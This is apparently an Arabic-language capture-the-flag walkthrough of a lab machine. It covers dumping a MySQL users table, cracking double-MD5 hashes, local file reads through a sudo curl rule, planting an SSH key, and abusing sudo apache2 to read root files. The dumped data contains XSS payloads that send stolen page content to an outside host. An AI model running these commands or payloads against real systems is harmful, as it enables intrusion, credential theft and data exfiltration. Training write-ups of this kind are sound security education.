$conn = new PDO('mysql:host=172.18.0.2;dbname=web', 'robots', '[REDACTED]');
$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
// Tampilkan semua tabel dalam database 'web'
$result = $conn->query('SHOW TABLES');
echo "Tables in web:\n";
while ($row = $result->fetch(PDO::FETCH_NUM)) {
echo "- " . $row[0] . "\n";
}
} catch (PDOException $e) {
echo 'Connection failed: ' . $e->getMessage();
}
?>
```

- ال **Payload** دا هيعمل **Connection** بال **Database** على ال **IP** التالى **172.18.0.2** اللى هو كنا عرفناه انه ال **Internal IP** بتاع ال **Database** جوا ال **Docker** ... هيسخدم ال **User** اللى هو **Robots** وال **Password** اللى هو **Redacted** اللى جنبناهم من ملف ال **register.php** اللى عرضناه فوق أو **Config file** تاني .

- وبعد أما ال **Connection** سيتم هيشغل **Command** ال **Show** **table** عشان يطبع كل الجداول اللى موجوده فال **database** اللى اسمها **web** زي منتا شايف قدامك فال **Payload** وبعد كدا يطبعك ال **Payload**.

```
cd /tmp
www-data@robots:/tmp$ echo "<?php
try {
    \$conn = new PDO('mysql:host=172.18.0.2;dbname=web', 'robots', '[REDACTED]');
    \$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    // Tampilkan semua tabel dalam database 'web'
    \$result = \$conn->query('SHOW TABLES');
    echo \"Tables in web:\\n\\n\";
    while (\$row = \$result->fetch(PDO::FETCH_NUM)) {
        echo \"- \" . \$row[0] . \"\\n\\n\";
    }
} catch (PDOException \$e) {
    echo 'Connection failed: ' . \$e->getMessage();
}
?>\" > /tmp/db_pdo.php
echo "<?php
> try {
<.18.0.2;dbname=web', 'robots', '[REDACTED]');
>     \$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
>
>     // Tampilkan semua tabel dalam database 'web'
>     \$result = \$conn->query('SHOW TABLES');
>     echo \"Tables in web:\\n\\n\";
>     while (\$row = \$result->fetch(PDO::FETCH_NUM)) {
>         echo \"- \" . \$row[0] . \"\\n\\n\";
>     }
> } catch (PDOException \$e) {
>     echo 'Connection failed: ' . \$e->getMessage();
> }
> ?>\" > /tmp/db_pdo.php
```

- بعد معملنا **run** لل **Payload** بتعنا عن طريق ال **Command** دا .

php /tmp/db_pdo.php

- هتلاقيه عرضك النتيجة اللى شايفها فالصوره ... هتلاقي من ضمن ال **tables** اللى عرضها لك بس مش باينه فالصوره وهي ال **Users** **Table** ودا مهم بالنسبالنا وعاوزين نستغل الكلام دا ... طب ازاي .

- هنعمل **Create** ل **Payload** تاني عشان يجبلنا ال **Users** ونشوفهم وهنسمي ال **Php Script** بتاع ال **Payload** الجديد **db_columns.php** وهنشوف بعد أما نحط ال **Payload** بتعنا هيطبعلنا النتيجة عامله ازاي .

```

<?php
try {
$conn = new PDO('mysql:host=172.18.0.2;dbname=web', 'robots', '[REDACTED]');
$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
// Cek struktur tabel
$result = $conn->query('DESC users');
echo "Columns in users:\n";
while ($row = $result->fetch(PDO::FETCH_ASSOC)) {
echo "- " . $row['Field'] . " (" . $row['Type'] . ")\n";
}
} catch (PDOException $e) {
echo 'Connection failed: ' . $e->getMessage();
}
?>

```

- ودا ال **Payload** زي منتا شايف ... تعالى نشوف النتيجة .

```

www-data@robots:/tmp$ php db_columns.php
php db_columns.php
Columns in users:
- id (int(11))
- username (text)
- password (text)
- group (text)

```

- هتلاقي فعلا طبعنا الأعمدة بتاعت جدول ال **Users** ولقينا بالفعل الجداول الخاصه **username** بال **password** بتاعه ... تعالى بقا بعد أما لقينا الجداول المهمه دي نعمل **Create** ل **Payload** يعمل **Dump** أو تجميع لل **data** المهمه دي اللى هو هنعمل **Dump** لل **Users** ... ودا ال **Payload** وهنسميه كالعاده على اسم ال **Task** .

```

<?php
try {
$conn = new PDO('mysql:host=172.18.0.2;dbname=web', 'robots', '[REDACTED]');
$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
// Ambil semua data dari tabel users
$result = $conn->query('SELECT * FROM users');

```



```

echo \"\\n=== Users Table ===\\n\";

while ($row = $result->fetch(PDO::FETCH_ASSOC)) {

echo \"ID: {$row['id']}\\nUsername: {$row['username']}\\nPassword:
{$row['password']}\\nGroup: {$row['group']}\\n\\n\";

}

} catch (PDOException $e) {

echo 'Connection failed: ' . $e->getMessage();

}

?>

```

- شغل ال **Script** اللى فيه ال **Payload** وتعالى نشوف النتيجة .

```

www-data@robots:/tmp$ php db_dump_users.php
php db_dump_users.php

=== Users Table ===
ID: 1
Username: admin
Password: 3e3d6c2d540d49b1a11cf74ac5a37233
Group: admin

ID: 2
Username: rgiskard
Password: df
Group: nologin

ID: 3
Username: <script> fetch('/harm/to/self/server_info.php') .then(response => response.text()
) .then(data => { fetch('http://10.4.61.251:4440/log.php?output=' + btoa(data)); });
</script>
Password: 0fb43c5545eee6b39fb0635327db83d0
Group: guest

ID: 4
Username: <script> fetch('/harm/to/self/server_info.php') .then(response => response.text()
) .then(data => { fetch('http://10.4.61.251:5555/log.php', { method: 'POST',
headers: { 'Content-Type': 'application/x-www-form-urlencoded' }, body: 'output=' + e
ncodeURIComponent(btoa(data)) }); }); </script>
Password: e04ffea9a5e79d9275a39dd5e173ef58
Group: guest

```

- لما اتعرض قدامنا اسماء الجداول بال **Users** وعملنا ال **Dump** ليها زي منّا شايف لقينا اسم **User** ملفت للانتباه وهو **rgiskard** وال **Password** بتاعه مشفر فهحتاج قدام نكسر التشفير دا ... بس لو تاخذ بالك الاسم بتاع ال **User** دا هو هو اسم **R. Giskard** **Reventlov** واسم ال **User** دا اختصاره الروايه المشهوره بتاعت روبات بي فكر للعالم اسحاق اسيموف اللى كنا اتكلمنا عليه فأول ال **Challenge** فاكّر ... بربطك الدنيا ببعضها ... يبقى دا ال **User** اللى انا عاوزة واللى هشتغل بيه .

- طب احنا دلوقتي ماسكين طرف الخيط وواقفين معانا **User** بال **Password** بتاعه بس ال **Password** دا مشفر بال **MD5** ... فنفكر ففكره زي اننا ممكن نستخدم ال **Hash Format** اللى شغال بيها الموقع اللى كنا جبناهها فالأول اللى كان ال **Format** بتاعها بالشكل دا .

md5(username + ddmm)

- ولما تولد **MD5** بنفس الطريقة دي وتروح تقارنها بال **Password** ال **MD5** اللى لقناه فال **Database** هتلاقيهم مختلفين !! خد بالك انا ماشي معاك خطوه بخطوه فالمشكله وبحلها معاك عشان تبني عندك **Methodology** فالحل ... ممكن جدا اتخطى الكلام دا بس يهمني تفهم بشتغل ازاي .

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

```
<script> fetch('/harm/to/self/server_info.php') .then(response => response.text()) .then(data => {  
  fetch('http://10.4.61.251:4440/log.php?output=' + btoa(data));  
}); </script>1010
```

Generate →

Your String	fetch('/harm/to/self/server_info.php') .then(response => response.text()) .then(data => { fetch('http://10.4.61.251:4440/log.php?output=' + btoa(data)); }); 1010
MD5 Hash	9966d6b94ddf2f78891db8fc2e5131b3 <input type="button" value="Copy"/>

- طب بالمنطق كدا ال **Hash** لما جبناه بالصيغه اللى الموقع شغال بيها وروحنا قارنها بال **Hash** اللى فال **Database** بتاع ال **User** لقناهم مختلفين !! فكدا معناها ان ال **Password** دا مش شغال بنفس الطريقة دي ودا يودينا لحتة تانيه وهي ... ان ممكن يكون ال **Developer** مزود حاجه عالصيغه دي زي ال **Double hash** أو ال **Salt** او ال **Reverse** ودي بعض الطرق اللى بتزود الصعوبه فأنك تكسر ال **Hash** فدا احتمال وخيط جديد هنمسك فيه .

- فأننا ك **Attacker** همشي بمنطق ال **Trial & Error** فدلوقتي جربت الطريقة اللى شغال بيها الموقع ومنفعتش صح كدا اللى هي كانت **md5(username + ddmm)** ... منطقي هبدء أجرب طريقه من الطرق اللى ذكرناها وهبدء بال **Double Hash** اللى هي بتبقا كدا... **md5(md5(username + ddmm))** فدا النمط اللى هجرب بيه اللى هو ممكن يكون ال **Developer** عامل طبقة تشفير فوق الطبقة فتعالى نجرب ونشوف ونقارن نتيجته ال **Hash** اللى هيطلعنا بال **Hash** بتاع ال **User** الموجود فال **Database** .

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

9966d6b94ddf2f78891db8fc2e5131b3

Generate →

Your String	9966d6b94ddf2f78891db8fc2e5131b3	
MD5 Hash	0fb43c5545eee6b39fb0635327db83d0	Copy

- دا ال **Hash** اللى طلعلنا لما طبقنا ال **Double Hash** وفعلا هتروح تقارنه هتلاقيه هو هو بتاع ال **User** الموجود فال **Database** يبقا كدا عرفنا ان الطريقه دي **md5(md5(username + ddmm))** واحنا لقينا فعلا ان ال **User Hash** الموجود فال **Database** هو هو ال **Hash** اللى طلعلنا لما اشتغلنا بالطريقه دي يبقا كدا احنا شغالين صح.

- نلم كدا الكام خطوه اللي فاتوا دول عشان متهوش مني .

- احنا فهمنا ان ال **Server** شغال **Docker Network** وبعدين استخدمنا ال **getent hosts db** عشان نجيب ال **IP** ال **Internal** لل **Server** وجبناه ... كتبنا **PHP Script** عشان نعرض بيه الجداول ولقينا جدول مهم خاص بال **Users** ... كشفنا الاعمده بتاعت الجدول دا لقينا **Users & Passwords** فكتبنا **Script** يجبلنا ال **Users** بال **Passwords** بتعتهم وحصل فعلا ... بعد كدا عملنا **Dump** لل **data** دي عن طريق **PHP Script** برضه زي مشوفنا وجبلنا ال **User** المهم اللي شوفناه وهو **rgiskard** وال **Hash** بتاعه شكله مميز فقولنا دا ال **User** اللي هنشتغل عليه وبالفعل عملنا كدا ... جربنا الطريقة اللي شغاله بيها الموقع بالفعل اللي هي الطريقة العادية لل **Hash** اللي هي كانت **md5(username + ddmm)** ومنفعتش لأن ال **Hash** الناتج عنها غير مطابق لل **Hash** اللي لقناه فال **Database** الخاص بال **User** بتعنا ... فرحنا لواحد من ال **Techniques** المهمه وهي ال **Double Hash** وجربنا بالطريقة دي **md5(md5(username + ddmm))** ونفعت بالفعل ولقينا ال **Hash** الناتج عنها مطابق لل **Hash** بتاع ال **User** الموجود فال **Database** ... طب ايه الخطوه اللي بعد كدا .

- هنعمل **Python Script** الغرض منه تاكيد الفرضيه بتعتنا اللي لسه قايلنها فوق بحيث نتأكد ان الطريقة دي **md5(md5(username + ddmm))** فعلا هي الطريقة الصحيحه وكمان يطلعنا ال **Password** ال **Text** من ال **Hash** دا اللي هنستخدمه فعملية ال **Login** ... ودا نص ال **Script** .


```

import hashlib

def md5_hash(text):

return hashlib.md5(text.encode()).hexdigest()

def generate_passwords(username):

for day in range(1, 32):

for month in range(1, 13):

password = f'{username}{day:02}{month:02}'

first_hash = md5_hash(password)

second_hash = md5_hash(first_hash)

yield password, second_hash

def crack_hash(target_hash, username):

for password, hashed in generate_passwords(username):

if hashed == target_hash:

print(f'[+] Password ditemukan: {password}')

return password

print('[-] Gagal menemukan password')

return None

if __name__ == "__main__":

username = "rgiskard"

target_hash = "[REDACTED]"

crack_hash(target_hash, username)

```

- الغرض من ال **Script** دا كسر ال **Password** المشفر اللى هو ال **MD5 Hash** عاوزين نطلع منه ال **Password** فعن طريق ال **Script** دا هنقدر ننفذ العمليه دي ... فال **Script** دا بيعمل **Brute Force Attack** عال **User** بتعنا اللى هو **rgiskard** بكل التواريخ الممكنه من **0101** لحد **3112** وبيطبق القاعده بتعتنا اللى هي

```
md5(md5(username + ddmm))
```

- وبعد كذا بيقرن الناتج مع ال **Target Hash** بتاع ال **User** الموجود فال **Database** وأول ميلقي تطابق مابينهم بتلاقيه طبعك ال **Password** الحقيقي قدامك ... تعالى نشغله .

```
~/thm/robots
python3 c.py
[+] Password ditemukan: rgiskard
```

- وفعلا هتلاقيه طلعك ال **Password** الحقيقي لل **User** زي منتا شايف... فتقدر تستخدم ال **Password** وال **User** دول وتعمل بيهم **Login** ... كان عندنا معلومه من الأول وهي ان ال **Password** بيتم تخزينه بالطريقه دي اللى فالصوره الجايه ... هنشوف الموضوع من طريقه ثانيه بعيدا عن ال **Script** خليك معايا .

Register here

An admin monitors new users. Your initial password will be
md5(username+ddmm)

- وعرفنا ان ال **Password** المتخزن فال **Database** متخزن بالطريقه دي **md5(md5(username + ddmm))** تمام كذا لحد هنا ... اللى عاوزينه دلوقتي اننا ن **Generate** الجزء الأول اللى هو **md5(username + ddmm)** وبعدين نعمله **Hash** ثاني عشان نطبق ال **Double** ونروح نقارنه بال **User Hash** الموجود فال **Database** .

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

rgiskard	
Generate →	
Your String	rgiskard
MD5 Hash	1b
Copy	

- تعالى ندخل بال **User** بتعنا وال **Password** بتاعه عال **Server** اللى هو **robots.thm** عن طريق ال **SSH** .

```
ssh rgiskard@robots.thm
rgiskard@robots.thm's password:
rgiskard@ubuntu-jammy:~$ whoami
rgiskard
rgiskard@ubuntu-jammy:~$
```

- بالفعل نجحت عمليه ال **Login** وكمان لو عملت **whoami** زي منتا شايف عشان تعرف انت انهو **User** عال **Server Machine** هتلاقيك **rgiskard** ودا ال **User** بتعنا وبكدا نكون نفذنا ال **Initial Foothold** اللى هو حطينا أول رجل لينا جوا ال **Server** .

- نيجي للمرحله المهمه اللى بعد كدا وهي ال **Privilege Escalation** اننا نعمل ترقية لل **User** بتعنا اللى هو **rgiskard** .

- هنعمل الاول ال **Command** ال **Sudo -l** عشان نشوف ايه هي ال **Commands** اللى متاحه لل **User** الحالى اللى معانا انه ينفذها عال **System** ب **Privilege** أعلى ... وهتلاقي النتيجة ان ال **User** بتعنا اللى هو **rgiskard** مسموحه يشغل **Commands** بال **User** اللى هو **dolivaw** بدون ميكون معاه ال **Password** ... بمعنى كونك بقيت ال **rgiskard** عال **System** فدا بيسمحك انك تشغل **Commands** برضه عن طريق ال **User** ال **dolivaw** فأحنا كدا معانا صلاحيات ال **User** دا... ال **Command** دا اللى هعمله بعد كدا.

sudo -u dolivaw /usr/bin/curl 127.0.0.1/*

- ودا معناه ان زي معرفنا لينا نستخدم صلاحيات ال **User** ال **dolivaw** ودا هيفتحلنا باب كبير ندور جوا ال **System** على حاجات مش مسموح لل **User** بتعنا اللى هو **rgiskard** انه يشوفها .


```
rgiskard@ubuntu-jammy:/home$ sudo -l
[sudo] password for rgiskard:
Matching Defaults entries for rgiskard on ubuntu-jammy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:usr/sbin\:usr/bin\:/sbin\:bin\:/snap/bin,
    use_pty

User rgiskard may run the following commands on ubuntu-jammy:
    (dolivaw) /usr/bin/curl 127.0.0.1/*
```

- وهنا من خلال ال **Curl** سألنا على كل الصفحات اللي موجود على ال **Server** الداخلي اللي ال **Address** بتاعه هو **127.0.0.1** فعاوزين نشوف ال **End points** اللي عال **Local Server** أو أي **Sensitive Data** نقدر نوصلها هتفيدنا قدام .

```
rgiskard@ubuntu-jammy:/home$ sudo -u dolivaw /usr/bin/curl 127.0.0.1/*
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.61 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
```

- طب استفدنا ايه من الخطوه اللي فاتت دي !!... ان ال **Server** بيرد عال **Curl** من ال **Local Host** ودا ممكن يخلينا نقدر نستغل **SSRF** عند ال **Server** هناك ونحاول نقرأ ملفات **Local** من ال **Server** بتحتوي على **Sensitive Data** ... فتعالى نشوف هنعمل ايه .

```
rgiskard@ubuntu-jammy:~$ sudo -u dolivaw /usr/bin/curl 127.0.0.1/ file:///.../etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.61 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:,:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:,:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:,:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:113:,:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:114:,:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:,:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:,:/var/cache/pollinate:/bin/false
landscape:x:111:116:,:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
vagrant:x:1000:1000:,:/home/vagrant:/bin/bash
```


- فروحنا زي منتا شايف عملنا ال **Command** دا .

```
sudo -u dolivaw /usr/bin/curl 127.0.0.1/file:///etc/passwd
```

- الغرض من ال **Command** دا هو اننا عملنا **Curl** عال **Local Server** عن طريق اننا استبدلنا بروتوكول ال **HTTP** بال **File** عشان نشوف هل هنقدر نقرأ **Files** من ال **System** ولا ايه الكلام ... يعني بطريقة تانيه تقدر تقول استخدمنا ال **Server** نفسه ك **Proxy** عشان يروح يقرأنا ملف ال **passwd** من ال **Hard Disk** .

- هتلاقي النتيجة اللي رجعتنا من ال **Server** فعلا انه جاب محتوى ملف ال **passwd** الموجود فالمسار **/etc** ... ودا معناه ان ثغره ال **SSRF** شغاله عند ال **Server** وكمان فيه ثغره **LFI** وبكدا قدرنا نقرأ ملفات ال **System** عن طريق ال **CURL** ... ومن ضمن الملفات دي هتلاقي الملف الأول اللي فيه ال **User.txt** طب متيجي نطلبه من ال **Server** بما اننا عرفنا انه مصاب بال **SSRF** وال **LFI** ونجيب أول **Flag** الخاص بال **User** ... برضه بنفس ال **Syntax** اللي فات لل **Command** مع تغيير الجزء اللي عاوزين نجيبه المره دي .

```
rgiskard@ubuntu-jammy:~$ sudo -u dolivaw /usr/bin/curl 127.0.0.1/ file:///home/dolivaw/user.txt
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.61 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
THM{[REDACTED]}rgiskard@ubuntu-jammy:~$
```

- وبالفعل هتلاقيه جابلك أول **Flag** فال **Challenge** ... تعالى نكمل .
هنحمل **Script** جاهز يخلينا ننتقل لمرحلة ال **Privilege Escalation** وهو **Linpeas.sh** ... دا هنحمله من خلال ال **Curl** ودا هيخلينا نشوف هل فيه نقاط ضعف أو **Vulnerabilities** نقدر نستغلها بحيث ننفذ ال **Privilege Escalation** .

```

rgiskard@ubuntu-jammy:/tmp$ sudo -u dolivaw /usr/bin/curl 127.0.0.1/ http://10.4.61.251:8080/
linpeas.sh
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.61 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
#!/bin/sh

VERSION="ng"
ADVISORY="This script should be used for authorized penetration testing and/or educational pu
rposes only. Any misuse of this software will not be the responsibility of the author or of a
ny other collaborator. Use it at your own computers and/or with the computer owner's permissi
on."

#####
#-----) Checks pre-everything (-----#
#####
if ([ -f /usr/bin/id ] && [ "$( /usr/bin/id -u )" -eq "0" ]) || [ "`whoami 2>/dev/null`" = "roo
t" ]; then
    IAMROOT="1"
    MAXPATH_FIND_W="3"
else
    IAMROOT=""
    MAXPATH_FIND_W="7"
fi

```

- طب من خلال ال **Script** دا عرفنا حالتنا عال **Machine** اذا كنا **Root** ولا **User** عادي عشان نعرف هنتعامل ازاي فالخطوات الجايه فهتلاقي اننا لسه **User** عادي وهو ال **dolivaw** وملناش عليه **Access** بشكل كامل فأحنا عاوزين ن **login** بال **User** الأول وبعدين نرقي الصلاحيات بتعته ... احنا كنا عارفين ان ال **Server** مصاب ب **SSRF** تمام ... يعني نقدر من خلالها نوصل ل **Path** معين عال **Server** ... فعاوز اروح للمسار التالي .

file:///../home/dolivaw/.ssh/

```

rgiskard@ubuntu-jammy:~$ sudo -u dolivaw /usr/bin/curl 127.0.0.1/ file:///../home/dolivaw/.ss
h/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.61 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>

```


- هتلاقي ال **Server** رد عليك ب **403 Forbidden** ولكن مردش انه مش موجود !! ودا معناه ان ال **Path** موجود فعلا ولكن مش مسمحوك بالدخول عليه ك **User** اللى هو **dolivaw** .

- الخطوه اللى جايه المفروض اننا عاوزين ناخد **Access** للمسار دا ودا هيتم عن طريق اننا نضيف ال **Public key** اللى هو **id_rsa.pub** لملف ال **authorized_keys** الخاص بال **User** بتعنا اللى هو **dolivaw** ... وبكدا عملنا **SSH** لل **User** دا ونقدر ن **Access** بال **Private Key** اللى معانا اللى هو الفرده التانيه لل **Public Key** اللى ضفناه لملف ال **authorized_keys** اللى عال **Server** ... تعالى نفهم الحته دي مع بعض بالراحه .

- أول حاجه هنولد مفاتحين **SSH** ال **Public** وال **Private** بتاعه عن طريق ال **Command** التالي ... **ssh-keygen -t rsa** .

هتشغل ال **Command** وهيطلب منك مكان لحفظ المفتاح فدوس **enter** هيقوم حافظه فالمسار الافتراضي اللى هو **~/.ssh/id_rsa** هيقوم طالب منك **Password** لل **Key** سيبه فاضي واضغط **enter** مرتين ... هيطلعك ملفين واحد منهم **id_rsa** ودا المفتاح ال **Private** دا تخليه عندك والتاني هو **id_rsa.pub** ودا ال **Public** اللى هنرفعه عال **Server** فال **Path** دا **/home/dolivaw/.ssh/authorized_keys**

```
~/.ssh 16:08:37
ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/z0diac/.ssh/id_rsa):
Enter passphrase for "/home/z0diac/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/z0diac/.ssh/id_rsa
Your public key has been saved in /home/z0diac/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:OvpvE7qyId8MpASY8D+icXiTCZlTks6i9bOotUJWCjk z0diac@kali
The key's randomart image is:
+---[RSA 3072]-----+
|o..
|+B
|@..
|EB.=
|*o@.+ S
|.X =o. ..
|+ +.ooo. .
|...+o*...o
|.O. ++=+..
+----[SHA256]-----+
~/.ssh 4s 16:08:45
ls
id_rsa id_rsa.pub known_hosts known_hosts.old
~/.ssh 16:08:47
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


- بمعنى أصبح ضفنا ال **Public Key** فالمكان اللى يخلى ال **System** يثق فينا اللى هو ملف ال **Authorized** اللى قولنا عليه وندخل بال **Private Key** بتعنا ... تعالى ندخل بال **Private Key** بتعنا .

```
~/.ssh 2m 12s 16:15:39
sudo ssh dolivaw@robots.thm -i id_rsa
dolivaw@ubuntu-jammy:~$ whoami
dolivaw
```

- وزي منتا شايف لما عملنا **Connection** بال **SSH** ودخلنا عال **Machine** وعملنا **whoami** عشان نعرف احنا مين عال **System** لقينا نفسنا ال **User** ال **dolivaw** ودا اللى احنا عاوزين نوصله من الخطوات اللى فاتت دي اننا ممعناش **Password** لل **User** فعملنا قصه ال **Keys** اللى ضفناها دي وخذنا **Access** عال **User** ... تعالى نلم الجزءيه اللى فاتت دي عشان متوهش مني .

- فالبدايه خالص كنا داخلين ب **User** اسمه **rgiskard** لو تفتكر ودا كان **User** ملوش صلاحيات خالص ... فمقدرش يدخل على ملفات حساسه زي **dolivaw User** اللى وصلنا له معند هوش صلاحيات ال **Sudo** وكم ان ميقدرش يعدل على أي حاجه مهمه فال **System** ... قدرنا نخترق **Account** ل **User** أعلى منه فالصلاحيات وهو **dolivaw** عشان فيما بعد نستغل الصلاحيات دي اننا نرقي نفسنا ل **Root User** نعمل **Privilege Escalation** يعني ... بعد كدا استخدمنا ال **SSH** عشان ن **Connect** بال **User** دا عال **Machine** وعملنا **Generate** ل **Public & Private Keys** وحطينا ال **Public Key** عال **Server** فملف **authorized_keys** الخاص بال **User** بتعنا اللى هو **dolivaw** ... وعملنا **Connection** بال **Private Key** اللى معانا ودخلنا بال **SSH** ... طب محنا الأول كان معانا ال **User** وبنفذ بيه **Commands** عادي !!

هتقولي كدا صح ?? هقولك ال **dolivaw User** اه كنا بنفذ بيه **Commands** عن طريق ال **Sudo** اننا ننفذ أوامر بصلاحياته لكن لو عاوزين نفتح **Shell** عن طريق ال **User** فمش هيسمح فلما عملنا حوار ال **SSH** ودخلنا بال **User** فتحنا **Shell** كامله بال **User** ومن الحته دي نقدر ننطلق اننا نعمل **Privilege Escalation** ل **Root** **User** انما فالحاله الأولى مكنتش هتقدر تاخذ خطوه زي دي وصلت .

```
dolivaw@ubuntu-jammy:~$ sudo -l
Matching Defaults entries for dolivaw on ubuntu-jammy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User dolivaw may run the following commands on ubuntu-jammy:
  (ALL) NOPASSWD: /usr/sbin/apache2
```

- عملنا **Sudo -l** لل **User** بتعنا اللى هو **dolivaw** عشان نعرف ال **User** بتعنا يقدر يستخدم صلاحيات ال **Root** فأيه وازاي نقدر نستخدمها... لقينا انه يقدر يشغل ال **Apache** بدون **Password !!** زي مواضع قدامك فالصوره... يعني نقدر نشغل ال **Apache** ك **Root** بدون ميطلب منا **Password** ... فدا احنا ممكن نستغله ال **Apache** دا بصلاحيات ال **Root** عشان نقرأ ملف زي ال **/etc/shadow** اللى بيحتوى عال **Hashes** بتاعت ال **Accounts** الموجوده عال **System** ... **sudo apache2 -f /etc/shadow**

- والمعلومه اللى فاتت دي على حسب كلام موقع **GTFObins** .

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFIL=file_to_read
sudo apache2ctl -c "Include $LFIL" -k stop
```

- فدا شكل ال **Exploit** من الموقع نفسه ... بيشرحلك ازاي نستخدم **Command** ال **apache2ctl** بصلاحيات ال **Root** ونعرض ملفات زي ال **/etc/shadow/** ... فأحنا عاوزين ال **Apache** يقرأ الملف بصلاحيات ال **Root** .

```
dolivaw@ubuntu-jammy:~$ LFILE=/root/root.txt
dolivaw@ubuntu-jammy:~$ sudo -u root apache2 -c "Include $LFILE" -k stop
[Mon Mar 17 15:47:24.007352 2025] [core:warn] [pid 1762] AH00111: Config variable ${APACHE_RUN_DIR} is not defined
apache2: Syntax error on line 80 of /etc/apache2/apache2.conf: DefaultRuntimeDir must be a valid directory, absolute or relative to ServerRoot
```

- بنيجي ننفذ الكلام اللى فات بنلاقي **Error** بيطلعنا وهو **Apache_Run_Dir Is Not Defined** زي منتا شايف فالصوره قدامك ... يعني ال **Apache** محتاج شويه **Environment Variables** عشان يشتغل زي ال **Apache_run_dir** ومن غير الكلام دا مش هيعرف يشتغل وهيطعلك **Errors** زي مشوفنا ... طب ايه الحل ... هنفذ ال **Command** دا .

export APACHE_RUN_DIR=/tmp

- وبعدين هنرجع ننفذ ال **Command** دا وانا اتعمدت اني اظهرلك ال **Error** وازاي تتعامل معاه عشان ابقا معاك فكل خطوه ...

sudo -u root /usr/sbin/apache2 -C "Define APACHE_RUN_DIR /tmp" -C "Include \$LFILE" -k stop

```
dolivaw@ubuntu-jammy:~$ export APACHE_RUN_DIR=/tmp
dolivaw@ubuntu-jammy:~$ LFILE=/root/root.txt
dolivaw@ubuntu-jammy:~$ sudo -u root apache2 -c "Include $LFILE" -k stop
[Mon Mar 17 13:55:53.787975 2025] [core:warn] [pid 1561] AH00111: Config variable ${APACHE_RUN_DIR} is not defined
apache2: Syntax error on line 80 of /etc/apache2/apache2.conf: DefaultRuntimeDir must be a valid directory, absolute or relative to ServerRoot
```

- نلم الحته اللى فاتت دي ... عملنا ال **Command** دا أول حاجه **sudo -u root /usr/sbin/apache2** عشان نشغل برنامج ال **Apache2** بال **Root User** نكمل باقي ال **Command** .

